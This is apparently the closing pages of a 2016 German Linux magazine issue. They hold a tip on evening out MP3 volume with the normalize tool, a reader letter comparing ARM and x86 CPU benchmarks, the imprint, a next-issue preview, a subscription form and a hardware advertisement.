Eigene Musikzusammenstellungen enthalten oft MP3-Dateien aus unterschiedlichen Quellen und mit einem stark abweichenden Pegel. Vor dem Transfer einer Musiksammlung auf einen Player oder ein Smartphone sollen alle einzelnen Stücke eine ähnliche Lautstärke bekommen.

Das Kommandozeilentool Normalize bietet mehrere Optionen, um den Pegel von Sounddateien mit unterschiedlichen Lautstärken anzupassen. Es kann die Lautstärke auf einen vorgegebenen Wert begrenzen oder auch selbständig über eine Reihe mehrerer Dateien einen Mittelwert finden. In Debian und Ubuntu steht das kleine nützliche Tool im Paket `normalize-audio` bereit und ist mit `sudo apt-get install normalize-audio`



Einheitliche Lautstärke: Für Smartphones, Player oder die aussterbende Spezies der Audio-CD passt `normalize-audio` den Pegel von MP3- und OGG-Dateien auf einen Mittelwert an.

schnell installiert. Unter Fedora nennt sich das Tool schlicht „normalize“. Nach der Installation können Sie das Programm gezielt auf einzelne Musikstücke anwenden:

```
normalize -v [Option] [titel1].mp3 [titel2].mp3
```

Aber auch sämtliche Dateien in einem Verzeichnis sind kein Problem:

```
normalize -v [Option] *
```

Normalize kennt zwei wichtige Optionen: Den Mixmodus aktiviert Schalter „-m“. Diese Option ist speziell für Musikzusammenstellungen gedacht, bei denen alle Musikstücke eine durch-

schnittliche Lautstärke erhalten sollen. Das Programm berechnet dazu einen Lautstärkemittelwert und gleicht alle Titel daran an.

Der Batchmodus wird mit dem Schalter „-b“ gestartet. Dieser Modus beachtet die relativen Lautstärkeunterschiede von Musikstücken. Das Programm berechnet auch hier einen Lautstärkemittelwert und gleicht alle Titel daran an, klammert aber diejenigen Dateien aus, deren Lautstärke völlig aus dem Rahmen fällt, damit keine absichtlich leise aufgenommenen Stück übersteuert werden.

Leserbriefe

Haben Sie Fragen zum Heft, oder möchten Sie uns Ihre Meinung dazu mitteilen? Schreiben Sie bitte an linux@it-media.de oder per Post an Redaktion LinuxWelt, IT Media, Gotthardstr. 42, 80686 München. Von den vielen Zuschriften können wir nur eine Auswahl veröffentlichen. Sinnwahrende Kürzungen behalten wir uns vor.



Leistung von ARM-CPUs

Ich interessiere mich für leistungsstarke Platinenrechner und beobachte dabei die rasante Leistungsentwicklung der ARM-basierten Prozessoren. Bei manchen Platinen lese ich in Ihrem Magazin und auch anderswo Aussagen wie „fast ein PC“ oder „wie ein PC“ – Floskeln, die nicht wirklich konkret weiterhelfen. Wo ungefähr kann ich die CPUs dieser Minirechner leistungstechnisch einordnen?

Ralf S., per Mail

Ein Vergleich zwischen ARM-Prozessoren und x86-CPUs, wie sie auf allen PCs und Notebooks üblich sind, ist nicht ganz fair, weil ARM-CPUs vor allem mit dem Hauptziel geringer Stromaufnahme entwickelt wurden. Am nächsten kommen sich ARM- und x86-Architektur bei Intels stromsparenden Atom-Prozessoren, wie sie typischerweise in Netbooks verbaut werden. Hier zeigt ein einfacher Vergleich mit einem Sysbench-Kommando wie etwa

```
sysbench --test=cpu --num-threads=4 run
```

oder einem ähnlichen Benchmarktool, dass jüngere ARM-Vierkern-Prozessoren

inzwischen sehr wohl an die Leistung von x86-Atom-CPUs herankommen und diese teilweise auch schon klar überholen können.


Die kleine Tabelle auf dieser Seite präsentiert Messwerte von CPUs in einigen willkürlich gewählten Geräten, wie wir sie gerade vorrätig hatten, wobei das Netbook mit seiner Atom-CPU sozusagen das empfohlene Vergleichsgerät darstellt.

Netbooks mit Atom-CPU sind keine Rechnerboliden, aber durchaus alltagstauglich für Büroarbeit, Surfen und Multimedia-Konsum. Bei den gezeigten Geräten im näheren Wertebereich des Netbooks dürfen Sie eine in etwa entsprechende Leistung erwarten – jedenfalls was den Prozessor angeht. Der Abstand zu leistungsstarken x86-Prozessoren bleibt allerdings dennoch deutlich.

Noch eine Einschränkung: Die Tabelle soll nur einer ganz groben Orientierung und Einordnung dienen. Wenn Sysbench dem Prozessor einige Hunderttausend Primzahlen zu berechnen gibt, dann sagt das Ergebnis nur bedingt etwas darüber aus, wie sich eine grafische Oberfläche auf diesem Prozessor im Benutzeralltag „anfühlt“.

Gerät	CPU-Architektur	Prozessor	Sysbench*
PC	x86	Intel i7-2600 Quad (3,4 GHz)	2,46
älteres Notebook	x86	AMD Phenom Dual (3,0 GHz)	10,34
Odroid XU4	ARM	Cortex A7/A15 Octo (1,4/2,0 GHz)	24,24
Odroid U3	ARM	Cortex A9 Quad (1,7 GHz)	33,33
älteres Netbook	x86	Intel Atom N270 (1,6 GHz)	45,26
Raspberry Pi 3	ARM	Cortex A53 Quad (1,2 GHz)	46,43
Cubox i4 Pro	ARM	Cortex i.MX6 Quad (1 GHz)	60,01
Raspberry Pi 2	ARM	Cortex A7 Quad (0,9 GHz)	77,23

* kleiner ist schneller (Angabe in Sekunden)



Probleme mit Linux?

Haben Sie Probleme mit Linux?

In unserem Forum unter www.pcwelt.de/forum stehen Ihnen unter „Betriebssysteme -> Linux-Distributionen“ neben Linux-Experten auch andere Linux-Anwender mit Rat und Tat zur Seite und helfen bei Schwierigkeiten mit Linux.

Aktuelle News rund um das Thema lesen Sie unter www.pcwelt.de/computertechnik/betriebssystem-software/linux.

Kontakt zur Redaktion

Wir freuen uns über jede Mail! Bei Fragen zum Heft LinuxWelt wenden Sie sich am besten an linux@it-media.de. Bitte beachten Sie, dass wir keinen Support für spezielle Hardware oder die Linux-Systeme auf der Heft-DVD leisten können.

Heftbestellung & Abonnement

Sie können die Reihe LinuxWelt auch unabhängig von PC-WELT abonnieren. Für den Abo-Preis von 49,50 € (D), 64,50 CHF (CH) und 53,50 € (A) erhalten Sie sechs Hefte im Jahr versandkostenfrei zugesandt.

Haben Sie eine Ausgabe von LinuxWelt verpasst? Hier können Sie einzelne Hefte nachbestellen:

Tel.: 0711/7252-277

Österreich: Tel.: 01/2195560

Schweiz: Tel.: 071/31406-15

oder schreiben Sie an den PC-WELT-Kundenservice, Postfach 810580, 70522 Stuttgart, Mail: linuxwelt@zenit-presse.de.

Digitalabo in der App

<https://shop.pcwelt.de/portall/linuxwelt-ipad-jahresabo-zukunft-ist-jetzt-2636>

IMPRESSUM

VERLAG

IT Media Publishing GmbH & Co. KG

Gotthardstr. 42, 80686 München,

Tel. 089/3398052-10,

Fax 089/3398052-70, E-Mail: info@it-media.de, www.it-media.de**Chefredakteur:** Sebastian Hirsch (v.i.S.d.P – Anschrift siehe Verlag)**Gesamtanzeigenleitung:**

IDG Tech Media GmbH, Lyonel-Feininger Str. 26, 80807 München,

Tel. 089/36086-0, Fax 089/36086-118,

Stefan Wattendorf, E-Mail: swattendorf@idgtech.de**Druck:** Mayr Miesbach GmbH, Am Windfeld 15, 83714 Miesbach,

Tel. 08025/294-267

Inhaber- und Beteiligungsverhältnisse: Alleinige Gesellschafterin der IT Media Publishing GmbH & Co. KG ist die IT Media Publishing Verwaltungs GmbH, München, Geschäftsführer Sebastian Hirsch.

WEITERE INFORMATIONEN

REDAKTION

Gotthardstr. 42, 80686 München,

Tel. 089/3398052-10, Fax 089/3398052-70,

E-Mail: info@it-media.de, www.it-media.de**Chefredakteur:** Sebastian Hirsch

(verantwortlich für den redaktionellen Inhalt)

Chef vom Dienst: Andrea Kirchmeier**Redaktion:** Arne Arnold**Redaktionsbüro:** MucTec (hapfelboeck@googlemail.com)**Freie Mitarbeiter Redaktion:** Dr. Hermann Apfelböck, Hans-Christian Dirscherl, Thorsten Eggeling, Markus Fasse, Stephan Lamprecht, Markus Mizgalski, David Wolski**Titelgestaltung:** Schulz-Hamparian, Editorial Design / Thomas Lutz**Freier Mitarbeiter Layout/Grafik:** Alex Dankesreiter**Freie Mitarbeiterin Schlussredaktion:** Andrea Röder**Freie Mitarbeiterin Herstellung:** Claudia Pielen**Freier Mitarbeiter digitale Medien:** Ralf Buchner**Redaktionsassistent:** Manuela Kubon**Einsendungen:** Für unverlangt eingesandte Beiträge sowie Hard- und Software übernehmen wir keine Haftung. Eine Rücksendegarantie geben wir nicht. Wir behalten uns das Recht vor, Beiträge auf anderen Medien herauszugeben, etwa auf CD-ROM und im Online-Verfahren.**Copyright:** Das Urheberrecht für angenommene und veröffentlichte Manuskripte liegt bei der IT Media Publishing GmbH & Co. KG. Eine Verwertung der urheberrechtlich geschützten Beiträge und Abbildungen, insbesondere durch Vervielfältigung und/oder Verbreitung, ist ohne vorherige schriftliche Zustimmung des Verlags unzulässig und strafbar, soweit sich aus dem Urheberrechtsgesetz nichts anderes ergibt. Eine Einspeicherung und/oder Verarbeitung der auch in elektronischer Form vertriebenen Beiträge in Datensysteme ist ohne Zustimmung des Verlags unzulässig.**Bildnachweis:** © shutterstock – Inhabitant, © 123rf – Jeroen Van Zomeren (Titel); sofern nicht anders angegeben: Anbieter

ANZEIGENREPRÄSENTANZ

IDG Tech Media GmbH, Lyonel-Feininger Str. 26, 80807 München,

Tel. 089/36086-210, Fax 089/36086-263,

E-Mail: media@pcwelt.de**Gesamtanzeigenleitung:**

Stefan Wattendorf (-212)

(verantwortlich für den Anzeigenteil)

Digitale Anzeigenannahme – Datentransfer:Zentrale E-Mail-Adresse: AnzeigendispoPrint@pcwelt.de**Digitale Anzeigenannahme – Ansprechpartner:**Walter Kainz (-258), E-Mail: wkainz@idg.de**Anzeigenpreise:** Es gilt die Anzeigenpreisliste 32 (1.1.2015).**Bankverbindungen:** Deutsche Bank AG,

Konto 666 22 66, BLZ 700 700 10;

Postbank München, Konto 220 977-800,

BLZ 700 100 80

Anschrift für Anzeigen: siehe Anzeigenabteilung**Erfüllungsort, Gerichtsstand:** München**Verlagsrepräsentanten für Anzeigen in ausländischen Publikationen**

Europa: Shane Hannam, 29/31 Kingston Road, GB-Staines, Midd-

lesex TW 18 4LH, Tel.: 0044-1-784210210. USA East: Michael

Mullaney, 3 Speen Street, Framingham, MA 01701, Tel.: 001-

2037522044. Taiwan: Cian Chu, 5F, 58 Minchuan E Road, Sec. 3,

Taipei 104 Taiwan, R.O.C., Tel.: 00886-225036226. Japan: Tomoko

Fujikawa, 3-4-5 Hongo Bunkyo-Ku, Tokyo 113-0033, Japan, Tel.:

0081-358004851

VERTRIEB

Vertrieb Handelsauflage:

MZV GmbH & Co. KG, Ohmstraße 1, 85716 Unterschleißheim

Tel. 089/31906-0, Fax 089/31906-113

E-Mail: info@mzv.de, Internet: www.mzv.de**Druck:** Mayr Miesbach GmbH, Am Windfeld 15, 83714 Miesbach,

Tel. 08025/294-267

Haftung: Eine Haftung für die Richtigkeit der Beiträge können Redaktion und Verlag trotz sorgfältiger Prüfung nicht übernehmen. Die Veröffentlichungen in der LinuxWelt erfolgen ohne Berücksichtigung eines eventuellen Patentschutzes. Auch werden Warennamen ohne Gewährleistung einer freien Verwendung benutzt.

VERLAG

IT Media Publishing GmbH & Co. KG

Gotthardstr. 42, 80686 München,

Tel. 089/3398052-10, Fax 089/3398052-70,

E-Mail: info@it-media.de, www.it-media.de,

Sitz: München, Amtsgericht München, HRA 104234

Veröffentlichung gemäß § 8, Absatz 3 des Gesetzes über die Presse vom 8.10.1949:

Alleinige Gesellschafterin der IT Media Publishing GmbH & Co. KG ist die IT Media Publishing Verwaltungs GmbH, Sitz: München, Amtsgericht München, HRB 220269

Geschäftsführer: Sebastian Hirsch

ISSN 1860-7926

Kundenservice: Fragen zu Bestellungen (Abonnement, Einzelhefte), zum bestehenden Abonnement / Premium-Abonnement, Umtausch defekter Datenträger, Änderung persönlicher Daten (Anschrift, E-Mail-Adresse, Zahlungsweise, Bankverbindung) bitte an**Zenit Pressevertrieb GmbH****Kundenservice****Postfach 810580****70522 Stuttgart****Tel:** 0711/7252-277

(Mo bis Fr, 8 bis 18 Uhr; aus dem deutschen Festnetz nur € 0,14 pro Minute, Mobilfunkpreise maximal € 0,42 pro Minute),

Fax: 0711/7252-377**Österreich:** 01/2195560**Schweiz:** 071/31406-15**E-Mail:** linuxwelt@zenit-presse.de**Internet:** www.pcwelt.de/shop

LinuxWelt 4/2016 erscheint am 27.05.2016

Ubuntu 16.04 LTS

Langzeitversion (LTS) mit Support bis 2021: Im gewohnten Zwei-Jahres-Turnus wird Ubuntu 16.04 mit dem Codenamen „Xenial Xerus“ im April zur aktuellen LTS-Version. Die bisherige LTS-Version 14.04 läuft weiter bis 2019, wird aber dann – zumindest am PC-Desktop – zusehends zum Auslaufmodell. Ubuntu wird sein bisheriges Software-Center durch das vergleichbare Systemprogramm Gnome-Software ersetzen und native Unterstützung für das Dateisystem ZFS von Sun Microsystems vorsehen. Weitere Details wird die finale Version zeigen: Die nächste LinuxWelt nimmt das neue Langzeit-Ubuntu unter die Lupe und bringt das System auf Heft-DVD mit.



Raspberry Pi 3

Neues Modell mit WLAN und Bluetooth:

Nur gut ein Jahr nach dem Raspberry Pi 2 bringt die Raspberry Pi Foundation das Nachfolgermodell Pi 3 auf den Markt. Der Platinenrechner rüstet bei der

CPU noch einmal auf und bringt einen Quadcore-Prozessor mit 1,2 GHz mit. Die wichtigste Neuerung beim Pi 3 ist aber die Erweiterung um Funknetzfähigkeiten durch ein WiFi- und ein Bluetooth-Modul. Die technischen Details, Leistungstests im praktischen Einsatz und die Antwort auf die Frage, ob der Raspberry wieder ohne Preisauflschlag in den Markt geht, lesen Sie in der nächsten Ausgabe.



Quelle: foridid

Konfigurationsdateien im Griff

Sofortzugriff auf alle wichtigen Konfigurationsdateien:

Ob Samba, FTP, SSH oder einfache Programmverknüpfungen – erst der Zugriff auf die zugehörigen Konfigurationsdateien macht den Linux-Nutzer zum Herrscher über das System. Aber nicht jeder Nutzer bringt das Wissen mit, dass die eine Datei „smb.conf“, die nächste „sshd_config“ heißt. Oder das Wissen, dass die eine Datei global unter „/etc“, die nächste benutzerspezifisch unter „/home/.config“ zu finden ist. Der Beitrag informiert nicht nur über alle wesentlichen Dateien, sondern liefert auch Scripthilfen, die Ihnen die Suche abnehmen.



Der Beitrag informiert nicht nur über alle wesentlichen Dateien, sondern liefert auch Scripthilfen, die Ihnen die Suche abnehmen.

Linux im Heimnetz

Linux als Client und Server zwischen Windows, Android und Mac-OS X:

Heutzutage ist eine Mischung heterogener Betriebssysteme im heimischen Netzwerk eher typisch als die Ausnahme. Tablets und Smartphone laufen mit Android oder iOS, ein Arbeitsrechner mit Windows oder Mac-OS X, ein Notebook und der Datenserver mit Linux. Trotz plattformunabhängiger und alles integrierender Netzwerkprotokolle wie Samba/SMB, UPnP oder FTP gibt es immer wieder Hindernisse im praktischen Detail. Dieser systematische Beitrag behandelt alle Richtungen und Aspekte beim Datenaustausch.

Aus Aktualitätsgründen können sich Themen ändern.



GRATIS!

Eine Ausgabe gedruckt & digital



Jetzt kostenlos die gedruckte & digitale Ausgabe bestellen!

Jetzt bestellen unter www.pcwe.lt/gratis oder per Telefon: 0711/7252277 oder ganz einfach:



1. Formular ausfüllen



2. Foto machen



3. Foto an shop@pcwelt.de

Ja, ich bestelle die PC-WELT gratis.

Möchten Sie die PC-WELT Plus anschließend weiter lesen, brauchen Sie nichts zu tun. Sie erhalten die PC-WELT Plus für weitere 12 Ausgaben zum aktuellen Jahresabopreis von z.Zt. 79,90 EUR. Danach ist eine Kündigung zur übernächsten Ausgabe jederzeit möglich.

ABONNIEREN	Vorname / Name	
	Straße / Nr.	
	PLZ / Ort	
	Telefon / Handy	Geburts-tag TT MM JJJJ
	E-Mail	

BEZAHLEN	<input type="radio"/> Ich bezahle bequem per Bankeinzug.	<input type="radio"/> Ich erwarte Ihre Rechnung.
	Geldinstitut	
	IBAN	
	BIC	
	Datum / Unterschrift des neuen Lesers	

PWPNA14140

TUXEDO

COMPUTERS

Mehr als Hardware

TUXEDO Computers sind individuell gebaute Computer und Notebooks, die vollständig Linux-tauglich sind, Windows natürlich auch, aber es steckt noch mehr dahinter:

- + Assemblierung und Installation in unserem Haus
- + Eigens programmierte Treiber, Scripte und Addons
- + Individueller Support und eigene Repositories
- + 100 % Funktionalität aller Hardware-Bestandteile:
 - Aller Sondertasten
 - Helligkeitseinstellung
 - Stand-By-Modus / Ruhezustand
 - Energiesparfunktionen, usw.
- + Exklusiver Zugang zur **myTUXEDO.de** Cloud
 - Deutsche Server & Verschlüsselung
 - RAID-Systeme & mehrfach Backups
 - Sync-Clients, Browseranwendungen
 - webdav Netzlaufwerk-fähig
 - 10GB Speicherplatz kostenlos

Andere Betriebssysteme kann jeder, wir natürlich auch. Aber wir können vor allem Linux und das so, dass alles einfach funktioniert, alles! Und um das "Drumherum" kümmern wir uns auch gleich :-)



TUXEDO InfinityBook

- + 13,3" Full-HD IPS matt Ultrabook
- + Aluminiumgehäuse Unibody
- + bis zu 15 Std. Akkulaufzeit
- + inkl. Intel Core i7-6500U CPU
- + USB3.1 Typ-C, HDMI, USB3.0
- + inkl. beleuchteter Tastatur

ab 899 €*



TUXEDO Book XC1506

- + 15,6" oder 17,3" Full-HD IPS matt
- + Metallgehäuse; beleuchtete Tastatur
- + Intel Core i7 Quad-Core
- + bis zu 4 HDD/SSD, HDMI, 2x DP
- + bis zu 64 GB DDR4 Arbeitsspeicher
- + bis zu GeForce GTX 980M

ab 1.399 €*

Mehr Infos unter www.Linux-Onlineshop.de und www.TUXEDOComputers.com